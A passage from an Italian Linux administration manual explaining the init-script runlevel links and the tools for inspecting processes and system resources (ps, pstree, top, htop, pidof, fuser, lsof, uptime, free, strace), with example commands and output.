|-- K89atd -> ../init.d/atd
|-- K89hotplug -> ../init.d/hotplug
|-- K89klogd -> ../init.d/klogd
|-- K90sysklogd -> ../init.d/sysklogd
|-- S10portmap -> ../init.d/portmap
|-- S19devfsd -> ../init.d/devfsd
|-- S20sendsigs -> ../init.d/sendsigs
|-- S30urandom -> ../init.d/urandom
|-- S31umountnfs.sh -> ../init.d/umountnfs.sh
|-- S35networking -> ../init.d/networking
|-- S40umountfs -> ../init.d/umountfs
|-- S50raid2 -> ../init.d/raid2
```

```
`-- S90reboot -> ../init.d/reboot

0 directories, 37 files
```

A titolo di esempio viene mostrato un pezzo di uno script, per una shell Bourne o derivata, fatto per scandire un elenco di collegamenti del genere, allo scopo di attivare e di disattivare i servizi, a partire dai collegamenti contenuti nella directory '`/etc/rc3.d/`'. Per un lettore inesperto, questo potrebbe essere un po' difficile da leggere, ma l'esempio viene aggiunto per completare l'argomento.

```
#!/bin/sh
…
…
# Attivazione dei servizi del livello di esecuzione 3.
for I in /etc/rc3.d/K*;
do
    # Disattiva il servizio.
    $I stop
done
#
for I in /etc/rc3.d/S*;
do
    # Attiva il servizio.
    $I start
done
```

In pratica, prima si disattivano i servizi corrispondenti ai collegamenti che iniziano con la lettera «K», quindi si attivano quelli che hanno la lettera «S». Si può intuire che le directory '`rc0.d/`' e '`rc6.d/`' contengano prevalentemente, o esclusivamente, riferimenti che iniziano con la lettera «K», dal momento che i livel-

li di esecuzione corrispondenti portano all'arresto del sistema o al suo riavvio.

10.3 Situazione dei processi

Le informazioni sulla situazione dei processi vengono ottenute a partire dalla tabella dei processi messa a disposizione dal kernel. Dal momento che il meccanismo attraverso cui queste informazioni possono essere ottenute dal kernel non è standardizzato per tutti i sistemi Unix, questi programmi che ne permettono la consultazione hanno raramente un funzionamento conforme.

Il meccanismo utilizzato in particolare dal kernel Linux è quello del file system virtuale innestato nella directory '`/proc/`'. A questo proposito, è il caso di osservare che il pacchetto dei programmi di servizio che permettono di conoscere lo stato dei processi è denominato Procps, in riferimento a questa particolarità del kernel Linux.

10.3.1 Process status

Il controllo dello stato dei processi esistenti avviene fondamentalmente attraverso l'uso di '**ps**',[3] '**pstree**'[4] e '**top**'.[5] Il primo mostra un elenco di processi e delle loro caratteristiche, il secondo un albero che rappresenta la dipendenza gerarchica dei processi e il terzo l'evolversi dello stato di questi.

I programmi '**ps**' e '**pstree**' rappresentano la situazione di un istante: il primo si presta per eventuali rielaborazioni successive, mentre il secondo è particolarmente adatto a seguire l'evoluzione di una catena di processi, specialmente quando a un certo punto si verifica una transizione nella proprietà dello stesso (UID).

\# **ps** [*Invio*]

```
  PID TTY STAT  TIME COMMAND
  374   1 S    0:01 /bin/login -- root
  375   2 S    0:00 /sbin/mingetty tty2
  376   3 S    0:00 /sbin/mingetty tty3
  377   4 S    0:00 /sbin/mingetty tty4
  380   5 S    0:00 /sbin/mingetty tty5
  382   1 S    0:00 -bash
  444  p0 S    0:00 su
  445  p0 S    0:00 bash
  588  p0 R    0:00 ps
```

```
$ pstree -u -p[Invio]
```

```
init(1)-+-atd(868,daemon)
        |-bdflush(6)
        |-boa(728,www-data)
        |-cron(871)
        |-devfsd(40)
        |-diskmond(812)
        |-getty(879)
        |-getty(882)
        …
        |-sh(881,tizio)---startx(889)---xinit(900)-+-Xorg(901,root)
        |                                          `-xinitrc(905)---fvwm2(907)
        …
        `-xinetd(857)
```

Invece, il programma '**top**' impegna un terminale (o una finestra di terminale all'interno del sistema grafico) per mostrare costantemente l'aggiornamento della situazione. Si tratta quindi di un controllo continuo, con l'aggiunta però della possibilità di interferire con i processi inviandovi dei segnali o cambiandone il valore nice.

Figura 10.32. Il programma '**top**'.

```
 10:13pm  up 58 min,  5 users,  load average: 0.09, 0.03, 0.01
67 processes: 65 sleeping, 2 running, 0 zombie, 0 stopped
CPU states:  5.9% user,  0.7% system,  0.0% nice, 93.5% idle
Mem:   62296K av, 60752K us,   1544K free, 36856K sh, 22024K buff
Swap: 104416K av,     8K us, 104408K free             16656K cach

PID USER   PRI NI SIZE  RSS SHARE STAT LIB %CPU %MEM TIME COMMAND
588 root    16  0 6520 6520  1368 R      0  5.1 10.4 0:02 X
613 daniele  6  0  736  736   560 R      0  1.3  1.1 0:00 top
596 daniele  1  0 1108 1108   872 S      0  0.1  1.7 0:00 fvwm2
  1 root     0  0  388  388   336 S      0  0.0  0.6 0:08 init
  2 root     0  0    0    0     0 SW     0  0.0  0.0 0:00 kflushd
  3 root     0  0    0    0     0 SW     0  0.0  0.0 0:00 kswapd
 82 root     0  0  352  352   300 S      0  0.0  0.5 0:00 kerneld
139 root     0  0  448  448   364 S      0  0.0  0.7 0:00 syslogd
148 root     0  0  432  432   320 S      0  0.0  0.6 0:00 klogd
159 daemon   0  0  416  416   340 S      0  0.0  0.6 0:00 atd
```

I programmi che visualizzano la situazione dei processi, utilizzano spesso delle sigle per identificare alcune caratteristiche. La tabella 10.33 ne descrive alcune.

Tabella 10.33. Elenco di alcune delle sigle utilizzate dai programmi che permettono di consultare lo stato dei processi in esecuzione.

Sigla	Descrizione
UID	Il numero UID dell'utente proprietario del processo.
PID	Il numero del processo, cioè il PID.
PPID	Il numero PID del processo genitore (quello da cui ha avuto origine).
USER	Il nome dell'utente proprietario del processo.
PRI	La priorità del processo.
NI	Il valore nice.
SIZE	La dimensione complessiva dell'immagine del processo.

Sigla	Descrizione
RSS	La dimensione della porzione del processo residente effettivamente nella memoria centrale.
SWAP	La dimensione della porzione del processo non residente nella memoria centrale (che pertanto si trova in una memoria di scambio o *swap*).
SHARE	La quantità di memoria condivisa utilizzata dal processo.
WCHAN	L'evento per cui il processo è in attesa.
STAT	Lo stato del processo.
TT	Il terminale, se il processo ne utilizza uno.
TIME	Il tempo totale di utilizzo della CPU.
CTIME	Il tempo di CPU sommando anche l'utilizzo da parte dei processi figli.
COMMAND	Il comando utilizzato per avviare il processo.

In particolare, lo stato del processo rappresentato dalla sigla '**STAT**', viene descritto da una o più lettere alfabetiche il cui significato viene riassunto nella tabella 10.34.

Tabella 10.34. Lo stato del processo espresso attraverso una o più lettere alfabetiche.

Lettera	Stato
`R`	In funzione (residente in memoria).
`S`	In pausa o dormiente.
`D`	In pausa non interrompibile.
`T`	Sospeso.

Lettera	Stato
`Z`	Defunto (zombie).
`X`	Morto.
`W`	Non utilizza la memoria centrale (pertanto è spostato completamente in una memoria di scambio).
`N`	Ha un valore nice positivo (in pratica è rallentato).

Tabella 10.35. Assieme allo stato del processo potrebbero apparire altri simboli che aggiungono informazioni.

Simbolo	Stato
`<`	Processo con un valore nice minore di zero.
`N`	Processo con un valore nice maggiore di zero.
`L`	Ha delle porzioni bloccate in memoria.
`s`	Processo principale di una sessione (di solito si tratta della shell con cui si avviano altri processi).
`+`	Processo in primo piano.

10.3.2 Utilizzo di «ps»

Il programma '**`ps`**' (*Process status*) visualizza un elenco dei processi in corso di esecuzione. Se non viene specificato diversamente, si ottiene solo l'elenco dei processi che appartengono all'utente.

`ps` [***opzioni***] [`pid…`]

Dopo le opzioni possono essere indicati esplicitamente i processi (in forma dei numeri PID) in modo da ridurre a loro l'elenco ottenuto.

Tabella 10.36. Elenco di alcune delle chiavi di ordinamento utilizzabili con l'opzione '**o**', oppure '**--sort**' di '**ps**'.

Chiave	Chiave	Descrizione
c	cmd	Nome dell'eseguibile.
C	cmdline	Riga di comando completa.
o	session	Numero di sessione.
p	pid	PID.
P	ppid	PPID.
r	rss	RSS (memoria residente utilizzata).
t	tty	Terminale.
T	start_time	Orario di inizio del processo.
U	uid	UID.
u	user	Nominativo dell'utente
y	priority	Priorità.

Segue la descrizione di alcune opzioni. Si osservi che le opzioni rappresentate da un carattere singolo, possono iniziare o meno con un trattino: il comando '**ps**' per la tradizione BSD non prevede il trattino davanti alle opzioni, mentre lo standard POSIX lo richiede. Va

però osservato che solo alcune volte le opzioni BSD corrispondono a quelle POSIX

Tabella 10.37. Alcune opzioni.

Opzione	Descrizione

`l`
 	
`-l`
	Emette un elenco lungo, composto in sostanza da più elementi informativi.

`u`	Formato utente: viene indicato in particolare l'utente a cui appartiene ogni processo e l'ora di inizio in cui il processo è stato avviato.
`f`	Visualizza la dipendenza gerarchica tra i processi in modo semplificato.
`a`	Visualizza anche i processi appartenenti agli altri utenti.
`r`	Emette l'elenco dei soli processi in esecuzione effettivamente, escludendo così quelli che per qualunque motivo sono in uno stato di pausa.
`h`	Elimina l'intestazione dall'elenco. Può essere utile quando si vuole elaborare in qualche modo l'elenco.
`t`***x*** `-t`***x***	Permette di ottenere l'elenco dei processi associati al terminale ***x***. Per identificare un terminale, si può utilizzare il nome del file di dispositivo corrispondente, senza il percorso precedente ('`/dev/`').
`e`	Mostra l'ambiente particolare del processo dopo la riga di comando.

Opzione	Descrizione
`w`	Se la riga è troppo lunga consente la visualizzazione di una riga in più: l'opzione può essere indicata più volte in modo da specificare quante righe aggiuntive possono essere utilizzate.
`o` [`+` | `-`] ***chiave*** ↩ ↪ [[`+` | `-`] ***chiave***] ... `--sort=` [`+` | `-`] ***chiave*** ↩ ↪ [`,` [`+` | `-`] ***chiave***] ...	Permette di ottenere un risultato ordinato in base alle chiavi di ordinamento specificate. Le chiavi di ordinamento sono composte da una sola lettera nel caso si usi l'opzione '**`o`**', mentre sono rappresentate da una parola nel caso dell'opzione '**`--sort`**' della versione GNU. Il segno '**`+`**' (sottinteso) indica un ordinamento crescente, mentre il segno '**`-`**' indica un ordinamento decrescente. Le chiavi di ordinamento sono indicate simbolicamente in base all'elenco (parziale) visibile nella tabella 10.36.

Segue la descrizione di alcuni esempi.

- `$` **`ps`** [*Invio*]

  Elenca i processi appartenenti all'utente che dà il comando.

- `$` **`ps a l`** [*Invio*]

  Elenca tutti i processi utilizzando un formato più ampio in modo da fornire più dettagli sui processi.

- `$` **`ps a r`** [*Invio*]

  Elenca tutti i processi in funzione escludendo quelli in pausa.

- `$` **`ps a l OUr`** [*Invio*]

  Elenca tutti i processi in formato allargato e riordinato per UID (numero utente) e quindi in base alla dimensione residente in memoria dei processi.

- `$` **`ps a l --sort=uid,rss`** [*Invio*]

  Equivalente all'esempio precedente.

10.3.3 Utilizzo di «pstree»

Il programma '**`pstree`**' (>*Process tree*) visualizza uno schema ad albero dei processi in corso di esecuzione. È possibile specificare un numero di processo (PID), oppure il nome di un utente per limitare l'analisi.

```
pstree [opzioni] [PID | utente]
```

Di solito, quando da uno stesso genitore si diramano diversi processi con lo stesso nome, questi vengono raggruppati. Per cui, l'esempio seguente rappresenta un gruppo di quattro processi '**`getty`**', tutti discendenti da Init:

`$` **`pstree`** [*Invio*]

```
init-+-…
     …
     |-4*[getty]
     …
```

Tabella 10.39. Alcune opzioni.

Opzione	Descrizione
`-a`	Mostra tutta la riga di comando e non solo il nome del processo.
`-c`	Disabilita l'aggregazione dei processi con lo stesso nome, derivanti dallo stesso genitore.
`-h`	Evidenzia il processo corrente e i suoi predecessori (antenati), se il terminale consente una qualche forma di evidenziazione.
`-l`	Visualizza senza troncare le righe troppo lunghe.
`-p`	Mostra i PID.
`-u`	Mostra la transizione degli UID, quando da un genitore appartenente a un certo utente, viene generato un processo che appartiene a un altro.

Segue la descrizione di alcuni esempi.

- `$` **`pstree -a`** [*Invio*]

  Mostra l'albero dei processi elaborativi, con la riga di comando usata per avviarli. In questo caso, i processi multipli non vengono raccolti assieme.

```
init
  |-acpid -c /etc/acpi/events -s /var/run/acpid.socket
  |-atd
 …
  |-dhcpd3 -q eth0
 …
  `-ypbind
      |-{ypbind}
      `-{ypbind}
```

- `$` **`pstree -p`**[*Invio*]

  Mostra l'albero dei processi elaborativi, con l'indicazione del numero PID per ognuno.

```
init(1)-+-acpid(6342)
        |-atd(7377)
       …
        |-dhcpd3(5725)
       …
        `-ypbind(6246)-+-{ypbind}(6247)
                       `-{ypbind}(6248)
```

- `$` **`pstree -u`**[*Invio*]

  Mostra l'albero dei processi elaborativi, con l'indicazione del cambiamento di utente per conto del quale sono avviati.

```
init-+-acpid
     |-atd(daemon)
    …
     |-dhcpd3
    …
     |-login-sh(tizio)-+-ssh
     |                 `-startx-xinit-+-Xorg(root)
     |                                `-sh-+-fvwm2-+-FvwmTaskBar
     |                                     |       |-…
     |                                     |       `-…
     |                                     `-tee
    …
     `-ypbind-2*[{ypbind}]
```

  Dal risultato, si intende che i processi senza indicazione del nome dell'utente, sono avviati con gli stessi privilegi del processo che a sua volta li genera. Per quanto riguarda '**`init`**', si intende che stia funzionando con i privilegi dell'utente '**`root`**'. Dall'esempio, si vede che il processo denominato '**`Xorg`**', ottiene i privilegi del-

l'utente '**root**', pur essendo avviato da un processo che ha solo i privilegi dell'utente '**tizio**', quindi deve essere stato avviato con i «permessi» SUID-root.

10.3.4 Utilizzo di «top»

Il programma '**top**' visualizza la situazione sull'utilizzo delle risorse di sistema attraverso una tabella dell'attività principale della CPU, cioè dei processi che la impegnano maggiormente.

```
top [opzioni]
```

Lo schema viene aggiornato a brevi intervalli, di conseguenza, impegna un terminale. Durante il suo funzionamento, '**top**' accetta dei comandi espressi con un carattere singolo.

Tabella 10.43. Alcune opzioni.

Opzione	Descrizione
`-d` ***secondi***	Permette di specificare l'intervallo di tempo in secondi che viene lasciato trascorrere tra un aggiornamento e l'altro della tabella. Se non viene indicato questo argomento, l'intervallo di tempo tra gli aggiornamenti della tabella è di cinque secondi.
`-s`	Disabilita la possibilità di utilizzare alcuni comandi in modo interattivo. Può essere utile quando si vuole lasciare funzionare '**top**' in un terminale separato evitando incidenti.
`-i`	Permette di visualizzare anche i processi inattivi o defunti (zombie).
`-c`	Permette di visualizzare la riga di comando, invece del solo nome del programma.

Il programma '**top**' accetta dei comandi interattivi, espressi da un carattere singolo, descritti nella tabella successiva.

Tabella 10.44. Alcuni comandi interattivi.

Comando interattivo	Descrizione
`h` `?`	La lettera '**h**' o il simbolo '**?**' fanno apparire un breve riassunto dei comandi e lo stato delle modalità di funzionamento.
`k`	Permette di inviare un segnale a un processo che viene indicato successivamente. Se il segnale non viene specificato, viene inviato '**SIGTERM**'.
`i`	Abilita o disabilita la visualizzazione dei processi inattivi e dei processi defunti (zombie).
`n` `#`	Cambia la quantità di processi da visualizzare. Il numero che esprime questa quantità viene richiesto successivamente. Il valore predefinito di questa quantità è zero, che corrisponde al numero massimo in base alle righe a disposizione sullo schermo (o sulla finestra) del terminale.
`q`	Termina l'esecuzione di '**top**'.
`r`	Permette di modificare il valore nice di un processo determinato. Dopo l'inserimento della lettera '**r**', viene richiesto il numero PID del processo su cui agire e il valore nice. Un valore nice positivo peggiora le prestazioni di esecuzione di un processo, mentre un valore negativo, che però può essere attribuito solo dall'utente '**root**', migliora le prestazioni. Se non viene specificato il valore nice, si intende 10.

Comando interattivo	Descrizione
`S`	Attiva o disattiva la modalità di visualizzazione cumulativa, con la quale, la statistica sull'utilizzo di risorse da parte di ogni processo, tiene conto anche di quello dei processi figli.
`f` `F`	Permette di aggiungere o eliminare alcuni campi nella tabella dei processi.

10.3.5 Utilizzo di «htop»

«

Il programma '**`htop`**'[6] visualizza la situazione sull'utilizzo delle risorse di sistema, in modo simile a '**`top`**', ma offrendo la possibilità di scorrere l'elenco di tutti i processi, utilizzando comandi interattivi più comodi:

```
htop
```

Inizialmente, '**`htop`**' si presenta così:

`$` **`htop`** [*Invio*]

```
  CPU[||                                1.3%]
  Mem[||||||||||||||||||||||||||263/438MB]
  Swp[||                           0/15123MB]

   PID USER      PR  NI  VIRT   RES   SHR S CPU% MEM% COMM
 3749 Debian-c  16   0  1872    68  1700 S  0.0  0.0 less -Pwless /var/log/syslo
 3790 Debian-c  16   0  1872    68  1700 S  0.0  0.0 less -Pwless /var/log/exim/
13319 root      15   0  6188  1800  5748 S  0.0  0.2 sshd: daniele@pts/140
12768 root      15   0  4848  1780  4028 S  0.0  0.2 SCREEN
13543 daniele   16   0  4656  1704  4264 S  0.0  0.2 /bin/sh
 3900 root      16   0  156M 62648  3072 S  0.0  5.8 /usr/bin/perl -w /usr/sbin/
11305 root      26  10  3712  1980  1624 S  0.0  0.2 /usr/sbin/mathopd -f /etc/m
 3591 root      16   0  1584   356  1416 S  0.0  0.0 /sbin/syslogd -rm 0
 3594 root      16   0  2728   180  1368 S  0.0  0.0 /sbin/klogd -c 3
 3905 root      16   0  1508    32  1356 S  0.0  0.0 /usr/sbin/kmsgsd
    1 root      16   0  1528    80  1376 S  0.0  0.0 init [2]
   32 root      15   0     0     0     0 S  0.0  0.0 kapmd
1Help   2Follow 3Search 4Invert 5Sort<- 6Sort-> 7Nice - 8Nice + 9Kill  10Quit
```

Attraverso i tasti [*freccia−su*] e [*freccia−giù*] è possibile scorrere l'elenco dei processi elaborativi presenti, mentre con la [*barra−spaziatrice*] è possibile selezionare uno o più processi. Nella parte inferiore dello schermo, vengono riepilogati i comandi principali che si impartiscono attraverso l'uso dei primi dieci tasti funzionali.

Tabella 10.46. Comandi principali.

Tasto	Descrizione
[*barra−spaziatrice*]	Seleziona il processo che si trova sotto alla barra di scorrimento. Alcuni comandi possono operare su gruppi di processi; in tal caso si fa riferimento a quelli selezionati in questo modo.
[*F1*], [*h*]	Mostra una guida riassuntiva dei comandi disponibili.

Tasto	Descrizione
[*F2*]	Fa in modo di mantenere in evidenza il processo su cui si trova la barra di scorrimento. Se la barra viene spostata, la richiesta viene annullata.
[*F3*], [*/*]	Esegue una ricerca.
[*F4*]	Inverte l'ordinamento.
[*F5*], [*F6*]	Cambia il criterio di ordinamento in base alla colonna o a quella successiva. L'intestazione della colonna secondo cui è applicato l'ordinamento risulta evidenziata rispetto alle altre.
[*F7*], [*]*], [*F8*], [*[*]	Incrementa o decrementa la priorità di esecuzione del processo evidenziato dalla barra di scorrimento. Solo l'utente '**root**' può aumentare la priorità (ovvero può ridurre il valore *nice*).
[*F9*], [*k*]	Invia un segnale ai processi selezionati, oppure a quello evidenziato dalla barra di selezione. Alla pressione del tasto segue un menù di segnali, tra cui scegliere quello desiderato.
[*F10*], [*q*]	Termina il funzionamento del programma.
[*M*]	Seleziona un ordinamento in base all'utilizzo della memoria.
[*P*]	Seleziona un ordinamento in base all'utilizzo della CPU.
[*C*]	Richiama la selezione delle colonne da visualizzare.

10.3.6 Determinazione del numero PID

Attraverso il programma '**pidof**'[7] è possibile determinare i numeri dei processi elaborativi PID corrispondenti al nome che viene fornito:

```
pidof [opzioni] programma...
```

Per esempio, per conoscere i numeri PID dei processi avviati con il nome '**named**', si usa il comando seguente:

```
$ pidof named[Invio]

  2707
```

Bisogna però considerare che non sempre si ottengono effettivamente tutti i numeri PID; nel caso dell'esempio mostrato la situazione reale potrebbe essere quella seguente:

```
$ pstree -p[Invio]

  init(1)-+-...
          ...
           |-named(2707)-+-{named}(2708)
           |             |-{named}(2709)
           |             `-{named}(2710)
          ...
```

Si veda anche la pagina di manuale *pidof(8)*.

10.4 Accesso ai file

A volte è importante conoscere se un file è utilizzato da qualche processo. Per questo si possono utilizzare i programmi Fuser[8] e Lsof,[9]

che sono in grado di dare qualche informazione aggiuntiva del modo in cui tale file viene utilizzato.

10.4.1 Fuser

Fuser si compone in pratica dell'eseguibile '**fuser**' che si utilizza con la sintassi seguente:

```
fuser [opzioni] file...
```

Il compito normale di Fuser è quello di elencare i processi che utilizzano i file indicati come argomento. In alternativa, '**fuser**' permette anche di inviare un segnale ai processi che utilizzano un gruppo di file determinato, con l'opzione '**-k**'.

L'eseguibile '**fuser**' potrebbe trovarsi nella directory '`/usr/sbin/`', ma può essere utilizzato anche dagli utenti comuni per buona parte delle sue funzionalità.

Quando si utilizza Fuser per ottenere l'elenco dei processi che accedono a file determinati, i numeri di questi processi sono abbinati a una lettera che indica il modo in cui accedono:

Lettera	Descrizione
`c`	directory corrente;
`e`	processo in esecuzione;
`f`	file aperto (spesso questa lettera non viene mostrata affatto);
`F`	file aperto in scrittura (spesso questa lettera non viene mostrata affatto);
`r`	directory radice;

Lettera	Descrizione
`m`	file mappato in memoria o libreria condivisa.

L'eseguibile '**`fuser`**' restituisce il valore zero quando tra i file indicati come argomento ne esiste almeno uno che risulta utilizzato da un processo.

Tabella 10.50. Alcune opzioni.

Opzione	Descrizione
`-a`	Mostra tutti i file indicati nell'argomento, anche se non sono utilizzati da alcun processo. Normalmente, '**`fuser`**' mostra solo i file in uso.
`-k`	Invia un segnale ai processi. Se non viene specificato diversamente attraverso l'opzione '***-segnale***', si utilizza il segnale '**`SIGKILL`**'.
-segnale	Permette di specificare il segnale da inviare con l'opzione '**`-k`**'. In pratica, si tratta di un trattino seguito dal segnale espresso in forma numerica o in forma simbolica (per esempio '**`-TERM`**').
`-l`	Elenca i nomi dei segnali conosciuti.
`-c` `-m`	Utilizzando questa opzione può essere indicato solo un nome di file, il quale può essere un file di dispositivo, riferito a un'unità di memorizzazione innestata nel file system, o una directory che costituisce il punto di innesto della stessa. Quello che si ottiene è l'indicazione di tutti i processi che accedono a quella unità di memorizzazione.
`-u`	Viene aggiunta l'indicazione dell'utente proprietario di ogni processo.
`-v`	Mostra una tabellina dei processi abbinati ai file, in forma più chiara rispetto alla visualizzazione normale.

Opzione	Descrizione
`-s`	Disabilita qualunque emissione di informazioni. Viene utilizzato quando tutto ciò che conta è il solo valore restituito dal programma.

Segue la descrizione di alcuni esempi.

- `#` **`fuser *`** [*Invio*]

  Mostra i processi che accedono ai file della directory corrente.

- `#` **`fuser -k /usr/games/*`** [*Invio*]

  Elimina tutti i processi che utilizzano file nella directory '`/usr/games/`'.

- `#` **`fuser -v -c /dev/sdb1`** [*Invio*]

  Mostra i processi che utilizzano in qualche modo il contenuto dell'unità di memorizzazione '`/dev/sdb1`'. L'uso dell'opzione '**`-v`**' fa sì che si ottengano informazioni dettagliate.

- `#` **`fuser -v -c /mnt`** [*Invio*]

  Mostra i processi che utilizzano in qualche modo il contenuto della directory '`/mnt/`', intesa come punto di innesto per un'unità di memorizzazione esterna.

- `#` **`fuser -k -c /dev/sdb1`** [*Invio*]

  Elimina tutti i processi che utilizzano file nel'unità '`/dev/sdb1`'.

Uno script può utilizzare '**`fuser`**' nel modo seguente per verificare che un file non sia utilizzato da alcun processo prima di eseguire una qualche azione su di esso.

```
#!/bin/sh
MIO_FILE=./mio_file
if fuser -s $MIO_FILE
then
    echo "Il file $MIO_FILE è in uso";
else
    # Esegue qualche azione sullo stesso.
    …
fi
```

10.4.2 Lsof

Lsof serve a elencare i file aperti e si utilizza con la sintassi seguente:

```
lsof [opzioni] [file]…
```

Come si può vedere dal modello, con Lsof non è obbligatoria l'indicazione di un file o di una directory, perché in mancanza di queste informazioni, viene mostrato un elenco completo di file e directory aperte. Questa caratteristica di Lsof facilita la ricerca di file aperti all'interno di una certa posizione della gerarchia del file system (probabilmente scorrendo l'elenco dei file con l'aiuto di '**less**'), quando si cerca di eseguire il distacco di un disco e non si riesce perché un programma lo sta utilizzando.

Segue la descrizione di alcuni esempi.

- `$` **lsof .** [*Invio*]

  Elenca i file della directory corrente che sono aperti da processi appartenenti allo stesso utente che lancia il comando.

- `$` **lsof** [*Invio*]

Elenca tutti i file aperti dal sistema operativo, indipendentemente dai privilegi.

Per approfondire l'uso di Lsof, si può leggere la pagina di manuale *lsof(8)*.

10.5 Informazioni riepilogative

«

Oltre alle informazioni dettagliate sui processi possono essere interessanti delle informazioni riassuntive dell'uso delle risorse di sistema. Si tratta principalmente dell'utilizzo della CPU e della memoria centrale.

È il caso di ricordare che nei sistemi operativi multiprogrammati la CPU esegue i vari processi elaborativi a turno, per piccoli intervalli di tempo, ma i processi possono trovarsi in attesa di poter ricevere input o di poter emettere output, al di fuori della competenza diretta della CPU. Pertanto, la CPU può risultare inutilizzata, anche per la maggior parte del tempo di funzionamento.

Per ottenere queste informazioni si usano in particolare '**uptime**'[10] e '**free**'.[11] Il primo permette di conoscere da quanto tempo è in funzione il sistema senza interruzioni e con quale carico medio, il secondo mostra l'utilizzo della memoria.

```
$ uptime [Invio]

   5:10pm  up  2:21, 6 users, load average: 0.45, 0.48, 0.41
$ free [Invio]
```

```
             total       used       free     shared    buffers     cached
Mem:         22724      22340        384      13884       3664       5600
-/+ buffers:            13076       9648
Swap:        16628       6248      10380
```

10.5.1 Utilizzo di «uptime»

«

```
uptime [opzioni]
```

Emette una sola riga contenente:

- l'orario attuale;
- da quanto tempo è in funzione il sistema;
- quante sessioni di lavoro sono aperte (viene indicato il numero di utenti che risultano collegati al sistema, ma può trattarsi anche dello stesso utente che si collega più volte);
- il carico medio di sistema dell'ultimo minuto, degli ultimi cinque minuti e degli ultimi 15 minuti, espresso in quantità di CPU impiegate.

Di solito, il carico medio è l'informazione meno comprensibile di tutte le altre. Questo valore rappresenta la quantità media di processi attivi, in coda per l'esecuzione da parte del kernel. Per processi attivi, qui si intendono quelli che non sono in pausa per qualche ragione, come l'attesa del completamento di un'altra funzione. Pertanto, un valore inferiore alla quantità di CPU disponibili, indica che la coda dei processi del kernel è rimasta vuota durante parte del tempo preso in considerazione, mentre un valore superiore a tale quantità indica

un certo intasamento, cosa che può diventare preoccupante quando l'unità di tempo presa in considerazione è quella più grande.

```
$ uptime [Invio]

  17:44:33 up  1:47, 4 users, load average: 0.46, 0.71, 1.19
```

In questo esempio si vede che negli ultimi 15 minuti è stato impiegato l'equivalente di 1,19 CPU. Trattandosi di un elaboratore provvisto di una CPU doppia, è come se uno dei due nuclei della CPU fosse rimasto libero l'81 % del tempo.

10.5.2 Utilizzo di «free»

Il programma '**free**' emette attraverso lo standard output delle informazioni relative alla memoria reale e virtuale (*swap*).

```
free [opzioni]
```

Tabella 10.55. Alcune opzioni.

Opzione	Descrizione
`-b`	I valori vengono espressi in byte.
`-k`	I valori vengono espressi in kibibyte (simbolo: «Kibyte») e si tratta della modalità predefinita.
`-t`	Visualizza anche una riga contenente i totali.
`-o`	Disabilita il cosiddetto aggiustamento dei *buffer*. Normalmente, senza questa opzione, la memoria tampone, ovvero quella destinata ai *buffer*, viene considerata libera.

Opzione	Descrizione
`-s` ***secondi***	Permette di ottenere un aggiornamento continuo a intervalli regolari stabiliti dal numero di secondi indicato come argomento. Questo numero può essere anche decimale.

10.6 Controllo diagnostico con Strace

Alle volte può essere utile un controllo maggiore su ciò che fa un programma durante il suo funzionamento. Per questo viene in aiuto Strace[12] (ovvero *system call trace*) che consente di avviare un altro comando e di controllarne le chiamate di sistema e l'uso dei segnali.

Strace si utilizza in pratica attraverso l'eseguibile '**`strace`**', secondo uno dei due modelli sintattici seguenti:

```
strace [opzioni] comando [opzioni_del_comando]
```

```
strace [opzioni] -p pid_da_controllare
```

Le opzioni a disposizione dell'eseguibile '**`strace`**' sono numerose, ma la più importante da ricordare è '**`-o`**', con la quale si specifica il file all'interno del quale inserire le informazioni ottenute durante il funzionamento del comando che viene avviato. Si osservi l'esempio seguente:

```
$ strace -o /tmp/ls.strace ls[Invio]
```

Come si può intendere, si vuole vedere cosa succede avviando il programma '**`ls`**' senza argomenti. Il file '`/tmp/ls.strace`' che si ottiene potrebbe essere simile all'estratto seguente:

```
execve("/bin/ls", ["ls"], [/* 15 vars */]) = 0
uname({sys="Linux", node="dinkel", ...}) = 0
brk(0)                                  = 0x8058a88
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT ↩
↪(No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
…
write(1, "bin   dos   lib\t\tnano-hdb1.tar.g"..., 56) = 56
write(1, "boot  etc   lost+found\topt\t\t  sb"..., 52) = 52
write(1, "dev   home  mnt\t\tproc\t\t  SKELETO"..., 52) = 52
munmap(0x40012000, 4096)                = 0
exit_group(0)                           = ?
```

Nell'estratto mostrato si vede solo l'inizio e la fine del file. In particolare, all'inizio si riconosce l'utilizzo di file all'interno della directory '`/etc/`'; nella parte mancante si potrebbero notare anche i riferimenti alle librerie; infine, si vede il risultato emesso dal programma, costituito dall'elenco di file e directory, quindi la conclusione del programma stesso.

Strace può essere utile anche per chi non ha grande esperienza, per esempio per sapere dove un certo programma va a cercare certi file, o comunque per scoprire cosa c'è che impedisce il funzionamento di un programma.

Strace può essere usato anche per analizzare il funzionamento di un processo già attivo, con l'aiuto dell'opzione '**`-p`**':

```
$ strace -p 12345[Invio]
```

In questo caso, si vuole analizzare il funzionamento del processo elaborativo che ha il numero PID 12345. Con l'opzione '**`-e trace=read`**' si può limitare l'attenzione alla lettura dei dati dai vari descrittori:

```
$ strace -p 12345 -e trace=read[Invio]
```

In questo modo, si può vedere tutto ciò che viene letto dai vari descrittori del processo elaborativo numero 12345.

Strace può anche seguire i processi figli di un certo processo, utilizzando le opzioni '**-f**' e '**-F**':

```
$ strace -f -F -p 12345[Invio]
```

Con questo esempio, viene seguito il processo elaborativo numero 12345 e quelli che lui stesso avvia.

Per poter leggere ciò che fa un altro processo elaborativo, Strace deve essere avviato con i privilegi necessari. Per esempio, se Strace funziona con i privilegi dell'utente Tizio, può leggere i processi che sono stati avviati dallo stesso utente (a meno che sia l'utente '**root**' che avvia qualcosa con privilegi di un utente comune). In alcuni sistemi, Strace viene installato con il bit SUID attivato e la proprietà all'utente '**root**' (SUID-root). In questo modo, se tutti gli utenti possono avviare il programma, **chiunque può leggere ciò che fanno gli altri**, anche quando si inseriscono dati riservati come una parola d'ordine.

Tabella 10.57. Alcune opzioni per l'uso di Strace.

Opzione	Descrizione

`-f -F`
 	
`-fF`
	Segue anche i processi figli.

`-p` ***pid***	Segue il processo elaborativo indicato attraverso il suo numero PID.

Opzione	Descrizione
`-o` ***file***	Salva il risultato dell'analisi nel file indicato.
`-e trace=`***chiamata***	Tiene sotto controllo specificatamente la chiamata di sistema indicata.
`-e trace=open,close,read,write`	Tiene sotto controllo le chiamate di sistema principali per l'accesso ai file.
`-e trace=file`	Tiene sotto controllo tutte le chiamate di sistema che hanno per argomento il nome di un file.

